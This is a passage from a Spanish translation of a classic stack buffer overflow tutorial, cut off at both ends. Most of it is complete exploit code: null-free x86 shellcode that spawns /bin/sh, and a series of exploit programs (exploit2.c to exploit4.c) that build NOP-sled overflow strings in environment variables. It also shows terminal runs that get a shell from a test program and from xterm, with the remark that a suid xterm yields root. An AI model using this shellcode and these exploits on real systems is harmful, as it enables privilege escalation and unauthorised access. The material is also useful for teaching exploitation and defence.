shellcode seran considerados el fin de la cadena, y la copia sera terminada.
No debe de haber bytes nullos en el shellcode para que el exploit funcione.
Intentaremos eliminar los bytes (y al mismo tiempo hacerlo mas reducido).

Problem instruction:	Substitute with:
movb $0x0,0x7(%esi)	xorl %eax,%eax
molv $0x0,0xc(%esi)	movb %eax,0x7(%esi)
	movl %eax,0xc(%esi)
movl $0xb,%eax	movb $0xb,%al
movl $0x1, %eax	xorl %ebx,%ebx
movl $0x0, %ebx	movl %ebx,%eax
	inc %eax

El codigo mejorado sera:

shellcodeasm2.c

```
void main() {
__asm__("
        jmp    0x1f                    # 2 bytes
        popl   %esi                    # 1 byte
        movl   %esi,0x8(%esi)          # 3 bytes
        xorl   %eax,%eax               # 2 bytes
        movb   %eax,0x7(%esi)          # 3 bytes
        movl   %eax,0xc(%esi)          # 3 bytes
        movb   $0xb,%al                # 2 bytes
        movl   %esi,%ebx               # 2 bytes
        leal   0x8(%esi),%ecx          # 3 bytes
        leal   0xc(%esi),%edx          # 3 bytes
        int    $0x80                   # 2 bytes
        xorl   %ebx,%ebx               # 2 bytes
        movl   %ebx,%eax               # 2 bytes
        inc    %eax                    # 1 bytes
        int    $0x80                   # 2 bytes
        call   -0x24                   # 5 bytes
        .string \"/bin/sh\"            # 8 bytes
                                       # 46 bytes total
");
}
```

Y el nuevo programa de test:

testsc2.c

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

void main() {
   int *ret;

   ret = (int *)&ret + 2;
   (*ret) = (int)shellcode;
}
```

```
------------------------------------------------------------------------------
------------------------------------------------------------------------------
[aleph1]$ gcc -o testsc2 testsc2.c
[aleph1]$ ./testsc2
$ exit
[aleph1]$
------------------------------------------------------------------------------
```

Escribiendo un exploit

Intentemos poner todos nuestros conocimientos juntos. Tenemos el shellcode. Sabemos que debe ser parte de una cadena que sera usada para desbordar el buffer. Sabemos que debemos apuntar a la direccion de retorno (return address) para volver al buffer. Este ejemplo demostrara estos puntos:

overflow1.c

```
------------------------------------------------------------------------------
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
    large_string[i] = shellcode[i];

  strcpy(buffer,large_string);
}
------------------------------------------------------------------------------
```

```
------------------------------------------------------------------------------
[aleph1]$ gcc -o exploit1 exploit1.c
[aleph1]$ ./exploit1
$ exit
exit
[aleph1]$
------------------------------------------------------------------------------
```

Lo que hemos hecho es llenar el array large_string[] con la direccion de buffer[], la cual es donde estara nuestro codigo. Despues copiamos nuestra shellcode al printipio de la cadena large_string. strcpy() copiara despues la large_string en el buffer sin hacer ningun tipo de chequeo, y desbordara la direccion de retorno (return address), sobreescribiendola con la direccion donde nuestro codigo esta ahora localizado. Una vez que llega al final del main y intenta acabar salta nuestro codigo, y ejecuta una shell.

El problema que tenemos cuando intentamos desbordar el buffer de otro programa es el intentar saber en que direccion estara el buffer. La respuesta es que para cada programa la pila empezara en la misma direccion.

La mayoria de los programas no ponen mas que unos cientos o miles de bytes en la pila al mismo tiempo. Asi que sabiendo donde empieza la pila intentaremos descubrir en que parte del buffer tendremos que actuar para conseguir el desbordamiento. Aqui esta un reducido programa que escribira un puntero en la pila.

sp.c

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main() {
  printf("0x%x\n", get_sp());
}
```

```
[aleph1]$ ./sp
0x8000470
[aleph1]$
```

Se asume que este programa intentara desbordar esto:

vulnerable.c

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

Creamos un programa que tome como parametro la longitud de un buffer, y un offset desde su propio puntero a la pila. Pondremos la cadena de desbordamiento en la variable del entorno para ser mas facil de manipular:

exploit2.c

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;
```

```
  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr += 4;
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Ahora podemos intentar saber que buffer y offset deberia ser:

```
[aleph1]$ ./exploit2 500
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
[aleph1]$ exit
[aleph1]$ ./exploit2 600
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
Illegal instruction
[aleph1]$ exit
[aleph1]$ ./exploit2 600 100
Using address: 0xbffffd4c
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
[aleph1]$ ./exploit2 600 200
Using address: 0xbffffce8
[aleph1]$ ./vulnerable $EGG
Segmentation fault
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit2 600 1564
Using address: 0xbffff794
[aleph1]$ ./vulnerable $EGG
$
```

Como podemos ver este no es un proceso eficiento. Intentamos buscar la

offset incluso sabiendo donde empieza la pila is ciertamente imposible.
Debemos necesitar a lo mejor cientos de intentos, y a la peor dos mil. El
problema es que necesitamos saber *exactamente* la direccion donde empezara
el codigo. Si nos equivocamos un byte mas o menos simplemente conseguiremos
una violacion de segmento o instruccion invalida. Una forma para evitar esto
es poner delante de nuestro overflow buffer instrucciones NOP. Casi todos
los procesadores tienen la instruccion NOP que permite una operacion null.
Normalmente se usaban para ejecutar con propositos de retardar.
Conseguiremos cierta ventaja si las usamos y llenamos la mitad de nuestro
overflow buffer con ellas. Pondremos en el centro nuestro shellcode,
y despues lo seguiremos con las direcciones de retorno (return addresses).
Si tenemos suerte y la direccion de retorno (return address) apunta a algun
sitio en la cadena de NOPs, seran ejecutados hasta que vaya nuestro codigo.
Con arquitecturas Intel la instruccion NOP ocupa un byte y queda traducida a
0x90 en codigo maquina. Asumiendo que la pila empieza en la direccion 0xFF,
que S representa el shellcode, y que N representa la instruccion NOP la
nueva pila pareceria esto:

```
parte baja DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     parte alta
de la mem  89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     de la memoria
           buffer                sfp   ret   a     b     c

<------   [NNNNNNNNNNNNSSSSSSSSS][0xDE][0xDE][0xDE][0xDE][0xDE]
                ^                     |
                |_____________________|
parte alta                                                        parte baja
la pila                                                           de la pila
```

El nuevo exploit seria asi:

exploit3.c

```
--------------------------------------------------------------------------------
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i;

  if (argc > 1) bsize  = atoi(argv[1]);
  if (argc > 2) offset = atoi(argv[2]);

  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
```

```
  }

  addr = get_sp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  for (i = 0; i < bsize/2; i++)
    buff[i] = NOP;

  ptr = buff + ((bsize/2) - (strlen(shellcode)/2));
  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';

  memcpy(buff,"EGG=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Una buena seleccion para nuestras dimensiones de buffer es 100 bytes mas que las dimensiones del buffer que estamos intentando desbordar. Esto situara nuestro codigo al final de el buffer, dando mucho espacio para los NOPs, pero todavia sobreescribiendo la direccion de retorno (return address) con la direccion que estemos buscando. El buffer que estamos intentando desbordar es de 512 bytes, asi que usaremos 612. Intentemos desbordar nuestro programa de test con nuestro nuevo exploit:

```
[aleph1]$ ./exploit3 612
Using address: 0xbffffdb4
[aleph1]$ ./vulnerable $EGG
$
```

Buah! Primer intento! Este cambio ha ampliado nuestras posibilidades un 100%. Intentemos ahora un caso real de buffer overflow. Usaremos para nuestra demostracion el buffer overflow en la libreria Xt. Para nuestro ejemplo, usaremos xterm (todos los programas linkados con la libreria Xt son vulnerables). Deben ser ejecutados en un servidor X y permitir conexiones a el desde el localhost. Pon tu variable DISPLAY de forma que concuerde.

```
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit3 1124
Using address: 0xbffffdb4
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "ë^1¤FF
                        º
                         óV

¤1¤Ø@¤èÜÿÿÿ/bin/sh¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤
ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤
¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤
¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤
```

```
ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤
¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿
¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ
¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤








¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿÿ¿¤¤ÿ¿¤¤ÿ¿¤¤ÿ¿¤¤
^C
[aleph1]$ exit
[aleph1]$ ./exploit3 2148 100
Using address: 0xbffffd48
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "ë^1¤FF
                           °
                            óV

¤1¤Ø@¤èÜÿÿÿ/bin/sh¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤
ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H
¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿
H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤








ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H
¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿
H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ
¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H








¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿
H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ
¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤
ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿
```

```
H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ
¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤
ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H
¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ




¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ¿H¤ÿ
Warning: some arguments in previous message were lost
Illegal instruction
[aleph1]$ exit
.
.
.
[aleph1]$ ./exploit4 2148 600
Using address: 0xbffffb54
[aleph1]$ /usr/X11R6/bin/xterm -fg $EGG
Warning: Color name "ë^1¤FF
                          °
                           óV

¤1¤Ø@¤èÜÿÿÿ/bin/shûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tû
ÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿T
ûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿
Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tû




ÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿T
ûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿
Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ
¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿T




ûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿
Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ
¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tû
ÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿
```

```
Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ
¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tû
ÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿T
ûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ

¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ¿Tûÿ
Warning: some arguments in previous message were lost
bash$
```

Eureka! Menos de una docena de intentos y encontramos los numeros magicos.
Si xterm esta instalado como suid root esto deberia dar una cuenta de root.

Buffer overflows reducidos

Habra a veces que el buffer que estas intentando desbordar es tan reducido que o la shellcode no trabaja bien, y sobreescrbira la direccion de retorno (return address) con instrucciones en vez de la direccion de nuestro codigo, o el numero de NOPs que tu pones delante de la cadena es tan reducido que los cambios en la busqueda de la direccion son minusculos. Para obtener una shell desde estos programas tendras que hacerlo de otra forma. Esto, en particular, solo funciona cuando tienes acceso a las variables de entorno del programa.

Lo que haremos es situar nuestra shellcode en una variable del entorno, y despues desbordar el buffer con la direccion de esta variable en memoria. Este metodo tambien incrementa los cambios en la manera de funcionar del exploit tanto como tu puedas hacer que la variables del entorno mantenta la shellcode tan grande como quieras.

Las variables del entorno estan en la parte alta de la pila cuando el programa empieza, alguna modificacion con setenv() y despues estan localizadas en algun otro lado. La pila al principio tiene este aspecto:

```
        <strings><argv pointers>NULL<envp pointers>NULL<argc><argv><envp>
```

Nuestro nuevo programa tomara una variables extra, las dimensiones de esta variable contendran el shellcode y NOPs. Nuestro nuevo exploit sera ahora asi:

exploit4.c

```
#include <stdlib.h>
```

```
#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define DEFAULT_EGG_SIZE               2048
#define NOP                            0x90

char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_esp(void) {
   __asm__("movl %esp,%eax");
}

void main(int argc, char *argv[]) {
  char *buff, *ptr, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, eggsize=DEFAULT_EGG_SIZE;

  if (argc > 1) bsize   = atoi(argv[1]);
  if (argc > 2) offset  = atoi(argv[2]);
  if (argc > 3) eggsize = atoi(argv[3]);


  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_esp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
    *(ptr++) = NOP;

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);
  memcpy(buff,"RET=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Intentemos usar ahora nuestro nuevo exploit con el programa de prueba vulnerable:

```
------------------------------------------------------------------------------
[aleph1]$ ./exploit4 768
Using address: 0xbffffdb0
[aleph1]$ ./vulnerable $RET
$
------------------------------------------------------------------------------
```

Funciona. Ahora intentemos en una xterm:

```
------------------------------------------------------------------------------
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit4 2148
Using address: 0xbffffdb0
[aleph1]$ /usr/X11R6/bin/xterm -fg $RET
Warning: Color name
"°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°
¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿
°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤





ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°
¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿
°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°





¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿
°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ
¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤
ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿°¤ÿ¿





